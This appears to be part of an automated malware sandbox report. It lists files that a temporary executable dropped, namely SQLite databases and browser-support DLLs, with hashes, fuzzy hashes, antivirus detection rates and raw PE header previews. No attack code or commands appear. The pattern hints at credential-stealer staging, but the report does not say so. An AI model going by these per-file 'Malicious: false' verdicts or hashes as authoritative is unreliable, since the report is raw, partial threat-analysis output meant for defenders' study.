SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\RYwTiizs2t	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false

C:\Users\user\AppData\LocalLow\RYwTiizs2t	
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\frAQBc8Wsa	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	123344
Entropy (8bit):	6.504957642040826
Encrypted:	false
SSDEEP:	1536:DkO/6RZFrpiS7ewflNGa35iOrjmwWTYP1KxBxZJByEJMBrsuLeLsWxcdaocACs0K:biRZFdBiussQ1MBjq2aocts03/7FE
MD5:	F92586E9CC1F12223B7EEB1A8CD4323C
SHA1:	F5EB4AB2508F27613F4D85D798FA793BB0BD04B0
SHA-256:	A1A2BB03A7CFCEA8944845A8FC12974482F44B44FD20BE73298FFD630F65D8D0
SHA-512:	5C047AB885A8ACCB604E58C1806C82474DC43E1F997B267F90C68A078CB63EE78A93D1496E6DD4F5A72FDF246F40EF19CE5CA0D0296BBCFCFA964E4921E68AF
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 051y0i7M8q.exe, Detection: malicious, Browse • Filename: RdtoOe8Lzj.exe, Detection: malicious, Browse • Filename: MwcrHqpRj7.exe, Detection: malicious, Browse • Filename: clP5QeuGpR.exe, Detection: malicious, Browse • Filename: j6jV0KDfAf.exe, Detection: malicious, Browse • Filename: 9pl3K2nCVC.exe, Detection: malicious, Browse • Filename: zJ2e7XV7FB.exe, Detection: malicious, Browse • Filename: 4R90O6TCuW.exe, Detection: malicious, Browse • Filename: NHS3kx6qQz.exe, Detection: malicious, Browse • Filename: eg2rjXbbdD.exe, Detection: malicious, Browse • Filename: j4Ip98eL2w.exe, Detection: malicious, Browse • Filename: juDLYHA41Z.exe, Detection: malicious, Browse • Filename: FK1RtVDPVt.exe, Detection: malicious, Browse • Filename: 501DEE454BA470AA09CECEB4C93AB7E9E913729E47FCC.exe, Detection: malicious, Browse • Filename: kSb846ZKiF.exe, Detection: malicious, Browse • Filename: oLaSpoT6cR.exe, Detection: malicious, Browse • Filename: pzTWUI6j5s.exe, Detection: malicious, Browse • Filename: 0UliQsJw9j.exe, Detection: malicious, Browse • Filename: tjeNWHFW41.exe, Detection: malicious, Browse • Filename: CshpH9OSkc.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y.Z.....x.....x.....x.....=z.....=z.....=z.....x.....x.....z.../{.../{...../{...../{b...../{.....Rich.....PE..L...C@.\.....".....b.....0.....~p....@.....p.....h.....0...T.....@.....0..$.....text...7..... ..`.orpc..... ..... ..`.rdata...y...0...z.....@..@.data.....@....rsrc...h.....@..@.reloc.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26064
Entropy (8bit):	5.981632010321345

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleMarshal.dll	
Encrypted:	false
SSDEEP:	384:KuAjyb0Xc6JzVuLoW2XDOc3TXg1hjsvDG8A3OPLon07zS:BEygs6RV6oW2Xd38njiDG8Mj
MD5:	A7FABF3DCE008915CEE4FFC338FA1CE6
SHA1:	F411FB41181C79FBA0516D5674D07444E98E7C92
SHA-256:	D368EB240106F87188C4F2AE30DB793A2D250D9344F0E0267D4F6A58E68152AD
SHA-512:	3D2935D02D1A2756AAD7060C47DC7CABBA820CC9977957605CE9BBB44222289CBC451AD331F408317CF01A1A4D3CF8D9CFC666C4E6B4DB9DDD404C7629CEA70
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S.....U...U...U...U...U..T...U..T...U..T...U..T...U5.T...U...U!..U..T.. .U..T...U...U...U..T...URich...U.....PE..L...<@.\.....".....8.....0.....0.....7....@.....=.....0>..x...`.....H.....<...09..T..... .....9..@.....0.....text...f..... ..`.orpc..... ....`.rdata.....0.....@..@.data...@....P.....(.....@....rsrc.....`.....* .....@..@.reloc..<.....D.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\IA2Marshal.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	70608
Entropy (8bit):	5.389701090881864
Encrypted:	false
SSDEEP:	768:3n8PHF564hn4wva3AVqH5PmE0SjA6QM0avrDG8MR43:38th4wvaQVE5PRl0xs
MD5:	5243F66EF4595D9D8902069EED8777E2
SHA1:	1FB7F82CD5F1376C5378CD88F853727AB1CC439E
SHA-256:	621F38BD19F62C9CE6826D492ECDF710C00BBDCF1FB4E4815883F29F1431DFDA
SHA-512:	A6AB96D73E326C7EEF75560907571AE9CAA70BA9614EB56284B863503AF53C78B991B809C0C8BAE3BCE99142018F59D42DD4BCD41376D0A30D9932BCFCAEE5A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....~.....K...K...K.g.K...K4}.J...K4}.J...K4}.J...K4}.J...K...J...K...J...K ...K...K&\|.J...K&\|.J...K&\|uK...K&\|.J...KRich...K.....PE..L...J@.\.....".....$.....0.....0.....@.....0z.....z.....v..... .....u..T. .....Hv..@.....0.....orpc...t..... ..`.text..... ..... ..`.rdata...Q...0...R.....@..@.data.....j.....@....rsrc. ...v.....x...t.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	6.2121285323374185
Encrypted:	false
SSDEEP:	384:Y0GKgKt7QXmFJNauBT5+BjdvDG8A3OPLon6nt:aKgWc2FnnTOVDG8MSt
MD5:	7CD244C3FC13C90487127B8D82F0B264
SHA1:	09E1AD17F1BB3D20BD8C1F62A10569F19E838834
SHA-256:	BCFB0E397DF40ABA8C8C5DD23C13C414345DECDD3D4B2DF946226BE97DEFBF30
SHA-512:	C6319BB3D6CB4CABF96BD1EADB8C46A3901498AC0EB789D73867710B0D855AB28603A00647A9CF4D2F223D35ADB2CB71AB22C284EF18823BFF88D87CF31FD3D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9...X...X...X... J..X...:...X...:...X...:...X...:...X...8...X...X...X...;...X...; ...X...;&..X...;...X..Rich.X.....PE..L....=.\.....".....@.....0.....@.....0:.....:..d....`..p.....0.....p.....5..T..... .....86..@.....0.....text...v..... ..`.orpc...<.... ....`.rdata..r....0.....@..@.data.....P.....&.....@....rsrc... p....`.....(.....@..@.reloc.....p.....@..B..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	6.2121285323374185
Encrypted:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\MapiProxy_InUse.dll	
SSDEEP:	384:Y0GKgKt7QXmFJNauBT5+BjdvDG8A3OPLon6nt:aKgWc2FnnTOVDG8MSt
MD5:	7CD244C3FC13C90487127B8D82F0B264
SHA1:	09E1AD17F1BB3D20BD8C1F62A10569F19E838834
SHA-256:	BCFB0E397DF40ABA8C8C5DD23C13C414345DECDD3D4B2DF946226BE97DEFBF30
SHA-512:	C6319BB3D6CB4CABF96BD1EADB8C46A3901498AC0EB789D73867710B0D855AB28603A00647A9CF4D2F223D35ADB2CB71AB22C284EF18823BFF88D87CF31FD3D
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9...X...X...X... J..X...:...X...:...X...:...X...:...X...8...X...X...X...;...X...;...X...;&..X...;...X..Rich.X.....PE..L....=.\....."!.....@.....0.....@.....0:.....:..d....`..p.....0.....p.....5..T.....86..@.....0.....text...v..... ..`.orpc...<.... ....`.rdata..r....0.....@..@.data.....P.....&.....@....rsrc...p....`.....(.....@..@.reloc.....p.....@..B.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l1-2-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.112057846012794
Encrypted:	false
SSDEEP:	192:IWIghWGJnWdsNtL/123Ouo+Uggs/nGfe4pBjSfcD63QXWh0txKdmVWQ4yW1rwqnh:IWPhWlsnhi00GftpBjnem9lD16PamFP
MD5:	E2F648AE40D234A3892E1455B4DBBE05
SHA1:	D9D750E828B629CFB7B402A3442947545D8D781B
SHA-256:	C8C499B012D0D63B7AFC8B4CA42D6D996B2FCF2E8B5F94CACFBEC9E6F33E8A03
SHA-512:	18D4E7A804813D9376427E12DAA444167129277E5FF30502A0FA29A96884BF902B43A5F0E6841EA1582981971843A4F7F928F8AECAC693904AB20CA40EE4E954
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...._.L.....!..... .....0.....@.....L..... .....8=.....T.....text...<..... ....`.rsrc..... .....@..@.....L.....8...T...T....._.L.....d....._.L.....RSDS.....g"Y.....api-ms-win-core-file-l1-2-0.pdb.....T....rdata..T..... rdata$zzzdbg.....L....edata... ..`....rsrc$01....` .....rsrc$02....._.L....@.....(...8...I.....`.....api-ms-win-core-file-l1-2-0.dll.CreateFile2.kernel32.CreateFile2.GetTempPathW.kernel32.GetTempPathW.GetVolumeNameForVolumeMountPointW.kernel32.GetVolumeNameForVolumeMou

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-file-l2-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.166618249693435
Encrypted:	false
SSDEEP:	192:BZwWIghWG4U9ydsNtL/123Ouo+Uggs/nGfe4pBjSbUGHvNWh0txKdmVWQ4CWVU9h:UWPhWFBsnhi00GftpBjKvxemPlP55QQ7
MD5:	E479444BDD4AE4577FD32314A68F5D28
SHA1:	77EDF9509A252E886D4DA388BF9C9294D95498EB
SHA-256:	C85DC081B1964B77D289AAC43CC64746E7B141D036F248A731601EB98F827719
SHA-512:	2AFAB302FE0F7476A4254714575D77B584CD2DC5330B9B25B852CD71267CDA365D280F9AA8D544D4687DC388A2614A51C0418864C41AD389E1E847D81C3AB74
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...4..\|.....!.. ....0.....t.....@..... .....8=.....T.....text...}..... . .`.rsrc..... .....@..@....4..\|.....8...T...T.....4..\|.....d.....4..\|.....RSDS.=.Co.P..Gd./%P....api-ms-win-core-file-l2-1-0.pdb.....T....rdata..T..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....4..|.....D...p.....#...P.....;...g.....<...m.....%...Z.....api-ms-win-core-file-l2-1-0.dll.CopyFile2.kernel32.CopyFile2.CopyFileExW.kernel32.CopyFileExW.Crea

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-handle-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1117101479630005
Encrypted:	false
SSDEEP:	384:AWPhWXDz6i00GftpBj5FrFaemx+lDbNh/6:hroidkeppp
MD5:	6DB54065B33861967B491DD1C8FD8595
SHA1:	ED0938BBC0E2A863859AAD64606B8FC4C69B810A
SHA-256:	945CC64EE04B1964C1F9FCDC3124DD83973D332F5CFB696CDF128CA5C4CBD0E5
SHA-512:	AA6F0BCB760D449A3A82AED67CA0F7FB747CBB82E627210F377AF74E0B43A45BA660E9E3FE1AD4CBD2B46B1127108EC4A96C5CF9DE1BDEC36E993D0657A615B6

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-handle-l1-1-0.dll	
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....G..... .....!..... ....0.....V.....@..... ._..... .....8=.....T.....text...._..... ....`.rsrc..... .....@..@.....G.....:...T...T.....G.....d.....G.....RSDSQ..{...IS].0.> ....api-ms-win-core-handle-l1-1-0.pdb.....T....rdata. .T.....rdata$zzzdbg....._....edata... ..`....rsrc$01....` .....rsrc$02.....G....Z.....(...<...P.....A...|.....,.....api-ms-win-core-handle-l1-1-0.dll.CloseHandle.kernel32.CloseHandle.CompareObjectHandles.kernel32.CompareObjectHandles.DuplicateHandle.kernel32

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-heap-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.174986589968396
Encrypted:	false
SSDEEP:	192:GElqWIghWGZi5edXe123Ouo+Uggs/nGfe4pBjS/PHyRWh0txKdmVWQ4GWC2w4Dj3:GElqWPhWCXYi00GftpBjP9emYXlDbNs
MD5:	2EA3901D7B50BF6071EC8732371B821C
SHA1:	E7BE926F0F7D842271F7EDC7A4989544F4477DA7
SHA-256:	44F6DF4280C8ECC9C6E609B1A4BFEE041332D337D84679CFE0D6678CE8F2998A
SHA-512:	6BFFAC8E157A913C5660CD2FABD503C09B47D25F9C220DCE8615255C9524E4896EDF76FE2C2CC8BDEF58D9E736F5514A53C8E33D8325476C5F605C2421F15CD
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....:.....!.. ....0.....@..... ....8=.....T.....text..... . .`.rsrc..... .....@..@.....:.....8...T...T.....:.....d.....:.....RSDS.K....OB;....X.....api-ms-win-core-heap-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....:.....X.....2...Q...q.....C...h.....(...E...f.....0..._...z..... .....api-ms-win-core-heap-l1-1-0.dll.GetProcessHeap.k

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-interlocked-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17856
Entropy (8bit):	7.076803035880586
Encrypted:	false
SSDEEP:	192:DtiYsFWWIghWGQtu7B123Ouo+Uggs/nGfe4pBjSPiZadcbWh0txKdmVWQ4mWf2FN:5iYsFWWPhWUTi00GftpBjremUBNlgC
MD5:	D97A1CB141C6806F0101A5ED2673A63D
SHA1:	D31A84C1499A9128A8F0EFEA4230FCFA6C9579BE
SHA-256:	DECCD75FC3FC2BB31338B6FE26DEFFBD7914C6CD6A907E76FD4931B7D141718C
SHA-512:	0E3202041DEF9D2278416B7826C61621DCED6DEE8269507CE5783C193771F6B26D47FEB0700BBE937D8AFF9F7489890B5263D63203B5BA99E0B4099A5699C620
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....$.....!.. ....0.....@..... ....9.....T.....text..... .. `.rsrc..... .....@..@.....$.....?...T...T.....$.....d.....$.....RSDS#.....,.S.6.~j....api-ms-win-core-interlocked-l1-1-0.pdb.....T....rdata..T .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....$.....(...T.....L.....!...U.....1.....p.....@...s..... .....api-ms-win-core-interlocked-l1-1-0.dll.InitializeSListHead.kernel32.InitializeSLis

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-libraryloader-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.131154779640255
Encrypted:	false
SSDEEP:	384:yHvuBL3BmWPhWZTi00GftpBjNKnemenyAlvN9W/L:yWBL3BXYoinKne1yd
MD5:	D0873E21721D04E20B6FFB038ACCF2F1
SHA1:	9E39E505D80D67B347B19A349A1532746C1F7F88
SHA-256:	BB25CCF8694D1FCFCE85A7159DCF6985FDB54728D29B021CB3D14242F65909CE
SHA-512:	4B7F2AD9EAD6489E1EA0704CF5F1B1579BAF1061B193D54CC6201FFDDA890A8C8FACB23091DFD851DD70D7922E0C7E95416F623C48EC25137DDD66E32DF9A7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u*l.....!.. ....0.....9.....@..... ....8=.....T.....text..... . .`.rsrc..... .....@..@.....u*l.....A...T...T.....u*l.....d.....u*l.....RSDSU..e.j.(.wD.....api-ms-win-core-libraryloader-l1-1-0.pdb.....T....rdata ..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....u*l.....(...p.....R...}.....*...Y.....8..._.....B...k.....F... u.....)...P...w.....api-ms-win-c

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-localization-l1-2-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.089032314841867
Encrypted:	false
SSDEEP:	384:KOMw3zdp3bwjGjue9/0jCRrndbVWPhWIDz6i00GftpBj6cemjlD16Pa+4r:KOMwBprwjGjue9/0jCRrndbCOoireqv
MD5:	EFF11130BFE0D9C90C0026BF2FB219AE
SHA1:	CF4C89A6E46090D3D8FEEB9EB697AEA8A26E4088
SHA-256:	03AD57C24FF2CF895B5F533F0ECBD10266FD8634C6B9053CC9CB33B814AD5D97
SHA-512:	8133FB9F6B92F498413DB3140A80D6624A705F80D9C7AE627DFD48ADEB8C5305A61351BF27BBF02B4D3961F9943E26C55C2A66976251BB61EF1537BC8C212ADI
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...S.v..... ......!..... ....0.....@..... ....8=.....T.....text..... ....`.rsrc..... .....@..@....S.v.....@...T...T.....S.v.....d.....S.v.....RSDS..pS...Z4Yr.E@.....api-ms-win-core-localization-l1-2-0.pdb.....T. ...rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....S.v.....v.....:..:...(.....<...f.....5...]..... .....!...l...q..... N...../...j...../...^...../...\.....8...`.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-memory-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.101895292899441
Encrypted:	false
SSDEEP:	384:+bZWPhWUsnhi00GftpBjwBemQlD16Par7:b4nhoi6BedH
MD5:	D500D9E24F33933956DF0E26F087FD91
SHA1:	6C537678AB6CFD6F3EA0DC0F5ABEFD1C4924F0C0
SHA-256:	BB33A9E906A5863043753C44F6F8165AFE4D5EDB7E55EFA4C7E6E1ED90778ECA
SHA-512:	C89023EB98BF29ADEEBFBCB570427B6DF301DE3D27FF7F4F0A098949F987F7C192E23695888A73F1A2019F1AF06F2135F919F6C606A07C8FA9F07C00C64A34B5
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....%(.... ......!..... ....0.....@.....l..... .....8=.....T.....text...l..... ....`.rsrc..... .....@..@.....%(.....:...T...T.....%(.....d.....%(.....RSDS.~....%.T.....CO....api-ms-win-core-memory-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....l....edata... ..`....rsrc$01....` .....rsrc$02.....%(.....(...h.....)...P...w.....C...g.....%...P.....B...g..... .....4...[...|.....=.....api-ms-win-core-memory-l1-1-0.dl

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-namedpipe-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.16337963516533
Encrypted:	false
SSDEEP:	192:pgWIghWGZiBeS123Ouo+Uggs/nGfe4pBjS/fE/hWh0txKdmVWQ4GWoxYyqnaj/6B:iWPhWUEi00GftpBj1temnltcwWB
MD5:	6F6796D1278670CCE6E2D85199623E27
SHA1:	8AA2155C3D3D5AA23F56CD0BC507255FC953CCC3
SHA-256:	C4F60F911068AB6D7F578D449BA7B5B9969F08FC683FD0CE8E2705BBF061F507
SHA-512:	6E7B134CA930BB33D2822677F31ECA1CB6C1DFF55211296324D2EA9EBDC7C01338F07D22A10C5C5E1179F14B1B5A4E3B0BAFB1C8D39FCF1107C57F9EAF063A B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.. .....!.. ....0.....-....@..... ....8=.....T.....text..... . .`.rsrc..... .....@..@.... .....=...T...T..... .....d..... .....RSDS...IK..XM.&.....api-ms-win-core-namedpipe-l1-1-0.pdb.....T....rdata..T.. .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02..... .....(...P...x.....:...w.....O...y.....&...W.....=...j.....api-ms-win-core-namedpipe-l1-1-0.dll.ConnectNamedPipe.kernel32.ConnectNamedPipe.CreateNamedP

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processenvironment-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.073730829887072
Encrypted:	false
SSDEEP:	192:wXjWIghWGd4dsNtL/123Ouo+Uggs/nGfe4pBjSXcYddWh0txKdmVWQ4SW04engo5:MjWPhWHsnhi00GftpBjW7emOj5l1z6hP
MD5:	5F73A814936C8E7E4A2DFD68876143C8

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processenvironment-l1-1-0.dll	
SHA1:	D960016C4F553E461AFB5B06B039A15D2E76135E
SHA-256:	96898930FFB338DA45497BE019AE1ADCD63C5851141169D3023E53CE4C7A483E
SHA-512:	77987906A9D248448FA23DB2A634869B47AE3EC81EA383A74634A8C09244C674ECF9AADCDE298E5996CAFBB8522EDE78D08AAA270FD43C66BEDE24115CDBD ED
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...).r.....!.. ....0.....`....@.....G..... .....0=.....T.....text...G..... . .`.rsrc..... .....@..@....).r.....F...T...T.....).r.....d.....).r.....RSDS.6..~x.....'.....api-ms-win-core-processenvironment-l1-1-0.pdb.....T... .rdata..T.....rdata$zzzdbg.....G....edata... ..`....rsrc$01....` .....rsrc$02.....).r.....(...|.....B.....$...M...{.....P.....6...k...../...(...e..... ..=...f.....8...q.....!...T..... .....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19392
Entropy (8bit):	7.082421046253008
Encrypted:	false
SSDEEP:	384:afk1JzNcKSIJWPhW2snhi00GftpBjZqcLvemr4PlgC:RcKST+nhoi/BbeGv
MD5:	A2D7D7711F9C0E3E065B2929FF342666
SHA1:	A17B1F36E73B82EF9BFB831058F187535A550EB8
SHA-256:	9DAB884071B1F7D7A167F9BEC94BA2BEE875E3365603FA29B31DE286C6A97A1D
SHA-512:	D436B2192C4392A041E20506B2DFB593FE5797F1FDC2CDEB2D7958832C4C0A9E00D3AEA6AA1737D8A9773817FEADF47EE826A6B05FD75AB0BDAE984895C2C4 EF
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....0.....I.....@..... ....9.....T.....text..... . .`.rsrc..... .....@..@.....B...T...T.....d.....RSDS..t.....=j.....api-ms-win-core-processthreads-l1-1-0.pdb.....T....rda ta..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....1...1...(.....K...x.....,...`.....C...q.....'...N...y.....".....I...{..... .....B...p.....,...c.....H...x.....9...S...p.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-processthreads-l1-1-1.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.1156948849491055
Encrypted:	false
SSDEEP:	384:xzADfIeRWPhWKEi00GftpBjj1emMVlvN0M:xzfeWeoi11ep
MD5:	D0289835D97D103BAD0DD7B9637538A1
SHA1:	8CEEBE1E9ABB0044808122557DE8AAB28AD14575
SHA-256:	91EEB842973495DEB98CEF0377240D2F9C3D370AC4CF513FD215857E9F265A6A
SHA-512:	97C47B2E1BFD45B905F51A282683434ED784BFB334B908BF5A47285F90201A23817FF91E21EA0B9CA5F6EE6B69ACAC252EEC55D895F942A94EDD88C4BFD2DAI D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....9.....!.. ....0.....k.....@..... ....8=.....T.....text..... . .`.rsrc..... .....@..@.....9.....B...T...T.....9.....d.....9.....RSDS&.n....5..I....)....api-ms-win-core-processthreads-l1-1-1.pdb.....T....rda ta..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....9.....(..`.....-...I.....".....W.....N.....P.....F...q.....3. ..r.....api-ms-win-core-processthreads-l1-1-1.dll.FlushInstr

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-profile-l1-1-0.dll	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17712
Entropy (8bit):	7.187691342157284
Encrypted:	false
